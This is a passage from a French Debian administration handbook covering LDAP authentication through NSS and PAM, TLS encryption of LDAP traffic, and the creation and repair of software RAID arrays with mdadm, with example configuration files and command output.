La base demande-t-elle un *login* ?	non
Compte LDAP pour le super-utilisateur (root)	`cn=admin,dc=falcot,dc=com`
Mot de passe du compte super-utilisateur LDAP	le mot de passe administrateur

Il faut ensuite modifier le fichier `/etc/nsswitch.conf` pour lui indiquer d'employer le module **`ldap`** fraîchement installé.

EXEMPLE **Fichier /etc/nsswitch.conf**

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc' and `info' packages installed, try :
# `info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files
```

```
protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: files
```

Le module **ldap**, systématiquement ajouté au début, est donc consulté en premier. Le service `hosts` fait exception puisque pour contacter le serveur LDAP, il faut consulter le DNS au préalable (pour résoudre `ldap.falcot.com`). Sans cette précaution, une requête de résolution de nom de machine consulterait le serveur LDAP, ce qui déclencherait une résolution du nom du serveur LDAP, etc., produisant une boucle infinie. Quant au service `netgroup`, il n'est pas encore pris en charge par LDAP.

Si l'on souhaite que le serveur LDAP soit la référence unique (et ne pas prendre en compte les fichiers locaux employés par le module *files*), il est possible de configurer chaque service avec la syntaxe :

service: `ldap [NOTFOUND=return] files`.

Si l'entrée demandée n'existe pas dans le serveur LDAP, la réponse sera « n'existe pas » même si la ressource existe dans l'un des fichiers locaux, qui ne seront employés que lorsque le service LDAP sera hors d'usage.

Configuration de PAM

La configuration de PAM (voir l'encadré « EN COULISSES » page 127) proposée dans cette section permettra aux applications d'effectuer les authentifications nécessaires à partir des données de la base LDAP.

Il faut installer le module LDAP pour PAM, qui se trouve dans le paquet Debian `libpam-ldap`. Son installation pose des questions similaires à celles de `libnss-ldap`, et d'ailleurs certains paramètres de configuration (comme l'URI du serveur LDAP) sont tout simplement partagés avec le paquet `libnss-ldap`. Les réponses sont résumées dans le tableau 11–3.

ATTENTION **Impossible de s'identifier**

Le changement de la configuration PAM standard employée par les divers programmes est une opération sensible. En cas de mauvaise manipulation, il peut être impossible de s'authentifier, donc de se connecter. Pensez donc à garder un shell root ouvert en parallèle pour pouvoir corriger vos erreurs le cas échéant.

Tableau 11–3 Configuration de libpam-ldap

Question	Réponse
Faut-il créer une base de données locale pour l'administrateur ?	oui. Cette question est très mal traduite de l'anglais. Elle devrait être « Faut-il faire de l'administrateur local (root) un administrateur de la base LDAP ? ». Répondre oui permet d'utiliser la commande **passwd** habituelle pour changer les mots de passe stockés dans la base LDAP.
La base LDAP demande-t-elle une identification ?	non
Compte LDAP pour le super-utilisateur (root)	`cn=admin,dc=falcot,dc=com`
Mot de passe du compte super-utilisateur LDAP	le mot de passe administrateur de la base LDAP

Après installation et configuration du module *libpam-ldap*, il reste à adapter la configuration PAM par défaut en modifiant les fichiers `/etc/pam.d/common-auth`, `/etc/pam.d/common-password`, et `/etc/pam.d/common-account` comme dans les exemples suivants.

EXEMPLE Fichier /etc/pam.d/common-auth

```
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.).  The default is to use the
# traditional Unix authentication mechanisms.
#
auth    sufficient      pam_ldap.so
auth    required        pam_unix.so try_first_pass nullok_secure
```

EXEMPLE Fichier /etc/pam.d/common-password

```
#
# /etc/pam.d/common-password - password-related modules common to all
# services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of modules that define  the services to be
# used to change user passwords.  The default is pam_unix

password sufficient pam_ldap.so

# The "nullok" option allows users to change an empty password, else
# empty passwords are treated as locked accounts.
#
# (Add `md5' after the module name to enable MD5 passwords)
#
# The "obscure" option replaces the old `OBSCURE_CHECKS_ENAB' option in
# login.defs. Also the "min" and "max" options enforce the length of the
# new password.

password   required   pam_unix.so nullok obscure min=4 max=8 md5

# Alternate strength checking for password. Note that this
# requires the libpam-cracklib package to be installed.
# You will need to comment out the password line above and
# uncomment the next two in order to use this.
# (Replaces the `OBSCURE_CHECKS_ENAB', `CRACKLIB_DICTPATH')
#
# password required       pam_cracklib.so retry=3 minlen=6 difok=3
# password required       pam_unix.so use_authtok nullok md5
```

EXEMPLE **Fichier /etc/pam.d/common-account**

```
#
# /etc/pam.d/common-account - authorization settings common to all
# services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authorization modules that define
# the central access policy for use on the system.  The default is to
# only deny service to users whose accounts are expired in /etc/shadow.
#
account sufficient      pam_ldap.so
account required        pam_unix.so try_first_pass
```

ATTENTION **Services mal configurés**

Les différents fichiers `/etc/pam.d/common-*` sont prévus pour être employés de manière standard par tous les services (grâce à une directive `@include`), mais ce n'est malheureusement pas encore le cas de tous. **sudo** est une exception à la règle, et continuera à utiliser `pam_unix.so` même après les modifications indiquées dans ce chapitre. Dans ce cas, les services deviennent non fonctionnels puisque la base *shadow* renvoyée par le module *libnss-ldap* ne mentionne aucun mot de passe chiffré (la connexion au serveur LDAP étant anonyme).

Il faut donc reconfigurer ces services manuellement (en modifiant le fichier `/etc/pam.d/`*service*) pour employer également le module `pam_ldap.so`.

L'autre solution est de positionner la variable rootbinddn dans `/etc/libnss-ldap.conf`, ce qui permet au moins aux processus disposant des droits root de récupérer les mots de passe chiffrés via NSS.

Sécuriser les échanges de données LDAP

LDAP est par défaut transporté en clair sur le réseau, ce qui signifie que les mots de passe chiffrés circulent sans précaution particulière. Repérables, ils peuvent donc subir une attaque de type dictionnaire. Pour éviter ce désagrément, il convient d'employer une couche supplémentaire de chiffrement, et cette section détaille comment procéder.

Configuration côté serveur

La première étape consiste à créer une biclé (la publique et la privée) pour LDAP. Pour cela, il faut installer le paquet `openssl`. On peut ensuite exécuter la commande **`/usr/lib/ssl/misc/CA.pl -newcert`**, qui pose plusieurs questions banales (lieu, nom de l'organisation, etc.). Il est impératif de répondre à la question « *Common Name* » le nom complet du serveur LDAP ; en l'occurrence il s'agit donc de `ldap.falcot.com`.

La commande précédente a généré un certificat dans le fichier `newcert.pem` et la clé privée correspondante est stockée dans `newkey.pem`.

Il reste à installer ces clés dans un emplacement standard :

```
# mv newkey.pem /etc/ssl/private/ldap-key.pem
# chmod 0600 /etc/ssl/private/ldap-key.pem
# mv newcert.pem /etc/ssl/certs/ldap-cert.pem
```

Indiquons à **`slapd`** qu'il doit employer ces clés dans le cadre du chiffrement. Pour cela, il faut ajouter les directives ci-dessous au fichier `/etc/ldap/slapd.conf` :

EXEMPLE **Configuration de slapd pour la prise en charge du chiffrement**

```
# TLS support
TLSCipherSuite HIGH
TLSCertificateFile /etc/ssl/certs/ldap-cert.pem
TLSCertificateKeyFile /etc/ssl/private/ldap-key.pem
```

La dernière étape pour activer la mise en place du chiffrement est de modifier la variable SLAPD_SERVICES du fichier `/etc/default/slapd`. Notons au passage que pour éviter tout risque, on désactive la possibilité de LDAP non sécurisé.

EXEMPLE Fichier /etc/default/slapd

```
# Default location of the slapd.conf file
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER=

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP=

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf)
SLAPD_PIDFILE=

# Configure if the slurpd daemon should be started. Possible values :
# - yes :   Always start slurpd
# - no :    Never start slurpd
# - auto :  Start slurpd if a replica option is found in slapd.conf
# (default)
SLURPD_START=auto

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage :
SLAPD_SERVICES="ldaps:/// ldapi:///"

# Additional options to pass to slapd and slurpd
SLAPD_OPTIONS=""
SLURPD_OPTIONS=""
```

Configuration côté client

Côté client, il faut modifier la configuration des modules *libpam-ldap* et *libnss-ldap* en ajoutant la directive `ssl on` aux deux fichiers de configuration `/etc/pam_ldap.conf` et `/etc/libnss-ldap.conf`.

Les clients LDAP doivent également pouvoir authentifier le serveur en connaissant sa clé publique. C'est pourquoi il est nécessaire d'en installer une copie (par exemple dans le fichier `/etc/ssl/certs/ldap-cert.pem`) et de la référencer depuis le fichier `/etc/ldap/ldap.conf` pour indiquer son existence.

EXEMPLE Fichier /etc/ldap/ldap.conf

```
# $OpenLDAP: pkg/ldap/libraries/libldap/ldap.conf,v 1.9 2000/09/04
# 19:57:01 kurt Exp $
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

TLS_CACERT /etc/ssl/certs/ldap-cert.pem
```

Le tour d'horizon des logiciels serveurs proposé par ce chapitre est loin d'être exhaustif mais il recouvre toutefois la réalité des services réseau les plus employés. Passons sans plus tarder à un chapitre encore plus technique : approfondissement de certains concepts, déploiement à grande échelle, virtualisation sont autant de sujets passionnants que nous allons aborder.

chapitre 12

Administration avancée

Ce chapitre est l'occasion de revenir sur des aspects déjà abordés mais avec une nouvelle perspective : au lieu d'installer une machine, nous étudierons les solutions pour déployer un parc de machines ; au lieu de créer une partition RAID ou LVM avec les outils intégrés à l'installateur, nous apprendrons à le faire manuellement afin de pouvoir revenir sur les choix initiaux. Enfin, la découverte des outils de supervision et de virtualisation parachèvera ce chapitre avant tout destiné aux administrateurs professionnels plus qu'aux particuliers responsables de leur réseau familial.

SOMMAIRE

MOTS-CLÉS

- RAID
- LVM
- FAI
- Preseeding
- Supervision
- Xen

RAID et LVM

Le chapitre 4 a présenté ces technologies en montrant comment l'installateur facilitait leur déploiement. Mais au-delà de cette étape cruciale, un bon administrateur doit pouvoir gérer l'évolution de ses besoins en espace de stockage sans devoir recourir à une coûteuse réinstallation. Il convient donc de maîtriser les outils qui permettent de manipuler des volumes RAID et LVM.

Ces deux techniques permettent d'abstraire les volumes à monter de leurs contreparties physiques (disques durs ou partitions), la première pour sécuriser les données en dupliquant les informations et la seconde pour gérer ses données à sa guise en faisant abstraction de la taille réelle de ses disques. Dans les deux cas, cela se traduit par des nouveaux périphériques de type bloc sur lesquels on pourra donc créer des systèmes de fichier, ou des espaces de mémoire virtuelle, qui ne correspondent pas directement à un seul disque dur réel. Bien que ces deux systèmes aient des origines bien distinctes, une partie de leurs fonctionnalités se recoupent, c'est pourquoi ils sont souvent mentionnés ensemble.

À la fois pour RAID et pour LVM, le noyau fournit un fichier de périphérique accessible en mode bloc (donc de la même manière qu'un disque dur ou une partition de celui-ci). Lorsqu'une application, ou une autre partie du noyau, a besoin d'accéder à un bloc de ce périphérique, le sous-système correspondant se charge d'effectuer le routage de ce bloc vers la couche physique appropriée, ce bloc pouvant être stocké sur un ou plusieurs disques, à un endroit non directement corrélé avec l'emplacement demandé dans le périphérique logique.

RAID logiciel

RAID signifie *Redundant Array of Independent Disks* (ensemble redondant de disques indépendants). Ce système a vu le jour pour fournir une protection contre les pannes de disques durs. Le principe général est simple : les données sont stockées sur un ensemble de plusieurs disques physiques au lieu d'être concentrées sur un seul, avec un certain degré (variable) de redondance. Selon ce niveau de redondance, en cas de panne subite d'un de ces disques, les données peuvent être reconstruites à l'identique à partir des disques qui restent opérationnels, ce qui permet de ne pas les perdre.

Le RAID peut être mis en œuvre par du matériel dédié (soit des modules RAID intégrés à des cartes pour contrôleur SCSI, soit directement sur la carte-mère) ou par l'abstraction logicielle (le noyau). Qu'il soit matériel ou logiciel, un système RAID disposant de suffisamment

CULTURE Independent ou inexpensive ?

Le I de RAID signifiait à l'origine *inexpensive* (bon marché), car le RAID permet d'obtenir une nette augmentation de la sécurité des données sans investir dans des disques hors de prix. Peut-être pour des considérations d'image, on a tendance à préférer *independent*, qui n'a pas la connotation de bricolage associée au bon marché.

de redondance peut, en cas de défaillance d'un disque, rester opérationnel en toute transparence, le niveau supérieur (les applications) pouvant même continuer à accéder aux données sans interruption malgré la panne. Évidemment, ce « mode dégradé » peut avoir des implications en termes de performances, et il réduit la quantité de redondance du système ; une deuxième panne simultanée peut aboutir à la perte des données. Il est donc d'usage de ne rester en mode dégradé que le temps de se procurer un remplacement pour le disque défaillant. Une fois qu'il est mis en place, le système RAID peut reconstruire les données qui doivent y être présentes, de manière à revenir à un état sécurisé. Le tout se fait bien entendu de manière invisible pour les applications, mis à part les baisses éventuelles de performances pendant la durée du mode dégradé et la phase de reconstruction qui s'ensuit.

Différents niveaux de RAID

On distingue plusieurs niveaux de RAID, selon le degré de redondance qu'ils proposent. Plus la redondance est élevée, plus la résistance aux pannes sera forte, puisque le système pourra continuer à fonctionner avec un plus grand nombre de disques en panne ; la contrepartie est que le volume utile de données devient plus restreint (ou, pour voir les choses différemment, qu'il sera nécessaire d'avoir plus de disques pour stocker la même quantité de données).

- RAID linéaire

  Bien que le sous-système RAID du noyau permette la mise en œuvre de « RAID linéaire », il ne s'agit pas à proprement parler de RAID, puisqu'il n'y a aucune redondance. Le noyau se contente d'agréger plusieurs disques les uns à la suite des autres, et de les proposer comme un seul disque virtuel (en fait, un seul périphérique bloc). C'est à peu près sa seule utilité, et il n'est que rarement utilisé seul (voir plus bas), d'autant que l'absence de redondance signifie que la défaillance d'un seul disque rend la totalité des données inaccessibles.

- RAID-0

  Ici non plus, aucune redondance dans ce mode de fonctionnement, mais les disques ne sont plus simplement mis bout à bout : ils sont en réalité découpés en *stripes* (bandes), ces bandes étant alors intercalées dans le disque logique. Ainsi, dans le cas de RAID-0 à deux disques, les blocs impairs du volume virtuel seront stockés sur le premier disque, et les blocs pairs sur le second.

  Le but de ce système n'est pas l'amélioration de la fiabilité, puisque ici aussi un seul disque en panne rend inaccessible la totalité des données, mais l'amélioration des performances : lors d'un accès séquentiel à de grandes quantités de données contiguës, le noyau pourra lire (ou écrire)

en parallèle depuis les deux (ou plus...) disques qui composent l'ensemble, ce qui augmente le débit. L'usage du RAID-0 a tendance à disparaître au profit de LVM, qui sera abordé par la suite.

- RAID-1

  Aussi connu sous le nom de « RAID miroir », c'est le système RAID le plus simple. Il utilise en général deux disques physiques de taille identique, et fournit un volume logique de la même taille. Les données sont stockées à l'identique sur les deux disques, d'où l'appellation de « miroir ». En cas de panne d'un disque, les données restent accessibles sur l'autre. Pour les données vraiment critiques, on peut utiliser le RAID-1 sur plus de deux disques, au prix de devoir multiplier le rapport entre le coût des disques et la quantité de données utiles.

NOTE Taille des disques, taille de l'ensemble

Si deux disques de taille différente sont groupés dans un volume en RAID miroir, le plus gros disque ne sera pas intégralement utilisé, puisqu'il contiendra exactement les mêmes données que le plus petit (et rien de plus). La capacité utile du volume RAID-1 est donc la plus petite des tailles des disques qui le composent. Il en va de même pour les volumes RAID de niveau plus élevé, même si la redondance est répartie différemment.

On veillera donc à n'assembler dans un même volume RAID (sauf RAID-0 et linéaire) que des disques de même taille (ou de tailles très proches), afin d'éviter un gaspillage des ressources.

NOTE Disques de secours

Dans les niveaux qui offrent une redondance, on peut affecter à un volume RAID plus de disques que nécessaire, qui serviront de secours en cas de défaillance d'un disque principal. Ainsi, on peut mettre en place un miroir de deux disques plus un de secours ; si l'un des deux premiers disques tombe, le noyau va automatiquement en reconstruire le contenu sur le disque de secours, de sorte que la redondance restera assurée (après le temps de reconstruction). Ceci peut être utile pour des données vraiment critiques.

On peut se demander l'intérêt de cette possibilité, comparé par exemple à l'établissement d'un miroir sur trois disques. L'avantage de cette configuration est en fait que le disque de secours peut être partagé entre plusieurs volumes RAID. On peut ainsi avoir trois volumes miroir, avec l'assurance que les données seront toujours stockées en double même en cas de panne d'un disque, avec seulement 7 disques (trois paires, plus un disque de secours partagé) au lieu de 9 (trois triplets).

Ce niveau de RAID, bien qu'onéreux (puisque seule la moitié, au mieux, de l'espace disque physique se retrouve utilisable), reste assez utilisé en pratique. Il est en effet conceptuellement simple, et il permet de réaliser très simplement des sauvegardes (puisque les deux disques sont identiques, on peut en extraire temporairement un sans perturber le fonctionnement du système). Les performances en lecture sont généralement améliorées par rapport à un simple disque (puisque le système peut théoriquement lire la moitié des données sur chaque disque, en parallèle sur les deux disques), sans trop de perte en vitesse d'écriture. Dans le cas de RAID-1 à N disques, les données restent disponibles même en cas de panne de N-1 disques.

- RAID-4

  Ce niveau de RAID, assez peu usité, utilise N disques pour stocker les données utiles, et un disque supplémentaire pour des informations de redondance. Si ce disque tombe en panne, le système peut le reconstruire à l'aide des N autres. Si c'est un des N disques de don-

nées qui tombe, les N-1 restants et le disque de parité contiennent suffisamment d'informations pour reconstruire les données.

Le RAID-4 est peu onéreux (puisqu'il n'entraîne qu'un surcoût d'un disque pour N), n'a pas d'impact notable sur les performances en lecture, mais ralentit les écritures. De plus, comme chaque écriture sur un des N disques s'accompagne d'une écriture sur le disque de parité, celui-ci se voit confier beaucoup plus d'écritures que ceux-là, et peut voir sa durée de vie considérablement réduite en conséquence. Il résiste au maximum à la panne d'un disque parmi les N+1.

- RAID-5

  Le RAID-5 corrige ce dernier défaut du RAID-4, en répartissant les blocs de parité sur les N+1 disques, qui jouent à présent un rôle identique.

  Les performances en lecture et en écriture sont inchangées par rapport au RAID-4. Là encore, le système reste fonctionnel en cas de défaillance d'un disque parmi les N+1, mais pas plus.

- RAID-6

  Le RAID-6 peut être considéré comme une extension du RAID-5, dans laquelle à chaque série de N blocs correspondent non plus un mais deux blocs de parité, qui sont ici aussi répartis sur les N+2 disques.

  Ce niveau de RAID, légèrement plus coûteux que les deux précédents, apporte également une protection supplémentaire puisqu'il permet de conserver l'intégralité des données même en cas de panne simultanée de deux disques (sur N+2). La contrepartie est que les opérations d'écriture impliquent dorénavant l'écriture d'un bloc de données et de deux blocs de contrôle, ce qui les ralentit d'autant plus.

- RAID-1+0

  Il ne s'agit pas à proprement parler d'un niveau de RAID, mais d'un RAID à deux niveaux. Si l'on dispose de $2 \times N$ disques, on commence par les apparier en N volumes de RAID-1. Ces N volumes sont alors agrégés en un seul, soit par le biais de RAID linéaire, soit par du RAID-0, voire (de plus en plus fréquemment) par LVM. On sort dans ce dernier cas du RAID pur, mais cela ne pose pas de problème.

  Le RAID-1+0 tolère la panne de disques multiples, jusqu'à N dans le cas d'un groupe de $2 \times N$, à condition qu'au moins un disque reste fonctionnel dans chaque paire associée en RAID-1.

On choisira bien entendu le niveau de RAID en fonction des contraintes et des besoins spécifiques de chaque application. Notons qu'on peut constituer plusieurs volumes RAID distincts, avec des configurations différentes, sur le même ordinateur.

POUR ALLER PLUS LOIN **RAID-10**

« RAID-10 » est généralement considéré comme un synonyme pour « RAID-1+0 », mais une spécificité de Linux en fait en réalité une généralisation. On peut dans ce mode de fonctionnement obtenir un système où chaque bloc existe en double sur deux disques différents, malgré un nombre impair de disques, les copies étant réparties selon différents modèles en fonction de la configuration.
Les performances pourront varier en fonction du modèle et du niveau de redondance choisis, ainsi que du type d'activité sur le volume logique.

Mise en place du RAID

La mise en place de volumes RAID se fait grâce au paquet `mdadm` ; ce dernier contient la commande du même nom, qui permet de créer et manipuler des ensembles RAID, ainsi que les scripts et outils permettant l'intégration avec le système et la supervision.

Prenons l'exemple d'un serveur sur lequel sont branchés un certain nombre de disques, dont certains sont occupés et d'autres peuvent être utilisés pour établir du RAID. On dispose initialement des disques et partitions suivants :

- le disque `sda`, de 4 Go, est entièrement disponible ;
- le disque `sde`, de 4 Go, est également entièrement disponible ;
- sur le disque `sdg`, seule la partition `sdg2` d'environ 4 Go est disponible ;
- enfin, un disque `sdh`, toujours de 4 Go, est entièrement disponible.

Nous allons construire sur ces éléments physiques deux volumes, l'un en RAID-0, l'autre en miroir. Commençons par le RAID-0 :

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sda /dev/sde
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 7.10GiB raid0 2 devices, 0 spares. Use mdadm --detail
  ➥ for more detail.
# mdadm --detail /dev/md0
/dev/md0:
        Version : 00.90.03
  Creation Time : Fri Nov 24 17:16:31 2006
     Raid Level : raid0
     Array Size : 8388480 (8.00 GiB 8.59 GB)
   Raid Devices : 2
  Total Devices : 2
Preferred Minor : 0
    Persistence : Superblock is persistent

    Update Time : Fri Nov 24 17:16:31 2006
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 64K

           UUID : 6194b63f:69a40eb5:a79b7ad3:c91f20ee
                  ➥ (local to host miretche)
         Events : 0.1

    Number   Major   Minor   RaidDevice State
       0       8        0        0      active sync   /dev/sda
       1       8       64        1      active sync   /dev/sde
```

NOTE

Identifier les volumes RAID existants

Le fichier `/proc/mdstat` liste les volumes existants et leur état. On prendra soin lors de la création d'un nouveau volume RAID de ne pas essayer de le nommer avec le nom d'un volume existant.

```
# mkfs.ext3 /dev/md0
mke2fs 1.40-WIP (14-Nov-2006)
Étiquette de système de fichiers=
Type de système d'exploitation : Linux
Taille de bloc=4096 (log=2)
Taille de fragment=4096 (log=2)
1048576 i-noeuds, 2097120 blocs
104856 blocs (5.00%) réservés pour le super utilisateur
Premier bloc de données=0
Nombre maximum de blocs du système de fichiers=2147483648
64 groupes de blocs
32768 blocs par groupe, 32768 fragments par groupe
16384 i-noeuds par groupe
Superblocs de secours stockés sur les blocs :
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Écriture des tables d'i-noeuds : complété
Création du journal (32768 blocs) : complété
Écriture des superblocs et de l'information de comptabilité du système
de fichiers : complété

Le système de fichiers sera automatiquement vérifié tous les 30 montages
ou après 180 jours, selon la première éventualité. Utiliser tune2fs -c
ou -i pour écraser la valeur.
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Sys. de fich.         Tail. Occ. Disp. %Occ. Monté sur
/dev/md0              7,9G  147M  7,4G   2% /srv/raid-0
```

La commande **`mdadm --create`** requiert en arguments le nom du volume à créer (`/dev/md*`, MD signifiant *Multiple Device*), le niveau de RAID, le nombre de disques (qui prend tout son sens à partir du RAID-1 mais qui est systématiquement obligatoire), et les périphériques à utiliser. Une fois le périphérique créé, nous pouvons l'utiliser comme une partition normale, y créer un système de fichiers, le monter, etc. On notera que le fait que nous ayons créé un volume RAID-0 sur `md0` est une pure coïncidence, et que le numéro d'un ensemble n'a pas à être corrélé avec le modèle de redondance (ou non) choisi.

La création d'un volume RAID-1 se fait de manière similaire, les différences n'apparaissent qu'après sa création :

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdg2 /dev/sdh
mdadm: largest drive (/dev/sdg2) exceed size (4194240K) by more than 1%
Continue creating array ? y
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.000GiB raid1 2 devices, 0 spares. Use mdadm --detail
  ➥ for more detail.
```

ASTUCE **RAID, disques et partitions**

Comme on peut le constater sur notre exemple, il n'est nullement nécessaire d'utiliser des disques entiers pour faire du RAID, on peut très bien n'en utiliser que certaines partitions.

```
# mdadm --detail /dev/md1
/dev/md1:
        Version : 00.90.03
  Creation Time : Fri Nov 24 17:24:23 2006
     Raid Level : raid1
     Array Size : 4194240 (4.00 GiB 4.29 GB)
    Device Size : 4194240 (4.00 GiB 4.29 GB)
   Raid Devices : 2
  Total Devices : 2
Preferred Minor : 1
    Persistence : Superblock is persistent

    Update Time : Fri Nov 24 17:24:23 2006
          State : clean, resyncing
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

 Rebuild Status : 10% complete

           UUID : efd6251e:426cb524:a79b7ad3:c91f20ee (local to host
miretche)
         Events : 0.1

    Number   Major   Minor   RaidDevice State
       0       8       98        0      active sync   /dev/sdg2
       1       8      112        1      active sync   /dev/sdh
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

Plusieurs remarques ici. Premièrement, **mdadm** constate que les deux éléments physiques n'ont pas la même taille ; comme cela implique que de l'espace sera perdu sur le plus gros des deux éléments, une confirmation est nécessaire.

La deuxième remarque, plus importante, concerne l'état du miroir. Les deux disques sont en effet censés avoir, en fonctionnement normal, un contenu rigoureusement identique. Comme rien ne garantit que c'est le cas à la création du volume, le système RAID va s'en assurer. Il y a donc une phase de synchronisation, automatique, dès la création du périphérique RAID. Si l'on patiente quelques instants (qui varient selon la taille des disques...), on obtient finalement un état « propre ». Il est à noter que durant cette étape de reconstruction du miroir, l'ensemble RAID est en mode dégradé, et que la redondance n'est pas assurée. Une panne de l'un des disques pendant cette fenêtre sensible peut donc aboutir à la perte de l'intégralité des données. Il est cependant rare que de grandes quantités de données critiques soient placées sur un volume RAID fraî-

ASTUCE

Démarrer un miroir en mode dégradé

Lorsque l'on souhaite sécuriser des données présentes sur un disque non-RAID, et les migrer vers un volume RAID-1, il n'est pas toujours possible de disposer à la fois de l'ancien disque et des deux nouveaux en même temps (souvent parce que le disque existant va être intégré dans le miroir). On peut alors délibérément créer le volume RAID-1 en mode dégradé, en passant `missing` en argument à **mdadm** à la place d'un des deux périphériques à utiliser. Une fois que les données auront été copiées vers le « miroir », le disque historique pourra être intégré au volume. Une synchronisation aura alors lieu, à la suite de quoi les données seront stockées de manière redondante.

chement créé avant que celui-ci ait eu le temps de se synchroniser. On notera également que même en mode dégradé, le périphérique `/dev/md1` est utilisable (pour créer le système de fichiers et commencer à copier des données, éventuellement).

Voyons à présent ce qui se passe en cas de panne d'un élément de l'ensemble RAID-1. **mdadm** permet de simuler cette défaillance, grâce à son option `--fail` :

```
# mdadm /dev/md1 --fail /dev/sdh
mdadm: set /dev/sdh faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Fri Nov 24 17:59:39 2006
          State : clean, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 1
  Spare Devices : 0

           UUID : efd6251e:426cb524:a79b7ad3:c91f20ee
                ➥ (local to host miretche)
         Events : 0.4

    Number   Major   Minor   RaidDevice State
       0       8       98        0      active sync   /dev/sdg2
       1       0        0        1      removed

       2       8      112        -      faulty spare   /dev/sdh
```

Le contenu du volume reste accessible (et, s'il est monté, les applications ne s'aperçoivent de rien), mais la sécurité des données n'est plus assurée : si le disque `sdg` venait à tomber en panne, les données seraient perdues. Pour éviter ce risque, nous allons remplacer ce disque par un neuf, `sdi` :

```
# mdadm /dev/md1 --add /dev/sdi
mdadm: added /dev/sdi
# mdadm --detail /dev/md1
/dev/md1:
[...]
   Raid Devices : 2
  Total Devices : 3
Preferred Minor : 1
    Persistence : Superblock is persistent

    Update Time : Fri Nov 24 18:22:31 2006
          State : clean, degraded, recovering
 Active Devices : 1
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 1
```

ASTUCE Mise en place d'un miroir sans synchronisation

Lorsque l'on crée un volume RAID-1, c'est généralement pour l'utiliser comme un disque neuf, donc a priori vierge. Le contenu initial de ce disque importe peu, puisque l'on n'a besoin que de savoir que les données écrites seront bien restituées (en particulier le système de fichiers).

Il peut donc sembler superflu de synchroniser les deux disques d'un miroir lors de sa création. À quoi sert d'avoir un contenu identique sur des zones du volume dont on sait qu'on ne se servira qu'après y avoir écrit ?

Il est heureusement possible de se passer de cette phase de synchronisation, grâce à l'option `--assume-clean` de **mdadm**. Cette option pouvant amener à des résultats surprenants dans les cas d'usage où les données initiales seront utilisées (par exemple si un système de fichiers est déjà présent), elle n'est pas active par défaut.

```
 Rebuild Status : 13% complete

           UUID : 02ce9238:6e9c6752:a79b7ad3:c91f20ee
                  ➥ (local to host miretche)
         Events : 0.4

    Number   Major   Minor   RaidDevice State
       0       8       98        0      active sync   /dev/sdg2
       3       8      128        1      spare rebuilding   /dev/sdi

       2       8      112        -      faulty spare   /dev/sdh
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Fri Nov 24 18:25:58 2006
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 0

           UUID : 02ce9238:6e9c6752:a79b7ad3:c91f20ee
                  ➥ (local to host miretche)
         Events : 0.6

    Number   Major   Minor   RaidDevice State
       0       8       98        0      active sync   /dev/sdg2
       1       8      128        1      active sync   /dev/sdi

       2       8      112        -      faulty spare   /dev/sdh
```

Ici encore, nous avons une phase de reconstruction, déclenchée automatiquement, pendant laquelle le volume, bien qu'accessible, reste en mode dégradé. Une fois qu'elle est terminée, le RAID revient dans son état normal. On peut alors signaler au système que l'on va retirer le disque `sdh` de l'ensemble, pour se retrouver avec un miroir classique sur deux disques :

```
# mdadm /dev/md1 --remove /dev/sdh
mdadm: hot removed /dev/sdh
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       0       8       98        0      active sync   /dev/sdg2
       1       8      128        1      active sync   /dev/sdi
```

Le disque pourra alors être démonté physiquement lors d'une extinction de la machine. Dans certaines configurations matérielles, les disques peuvent même être remplacés à chaud, ce qui permet de se passer de cette extinction. Parmi ces configurations, on trouvera certains contrô-

leurs SCSI, la plupart des systèmes SATA et les disques externes sur bus USB ou Firewire.

Sauvegarde de la configuration

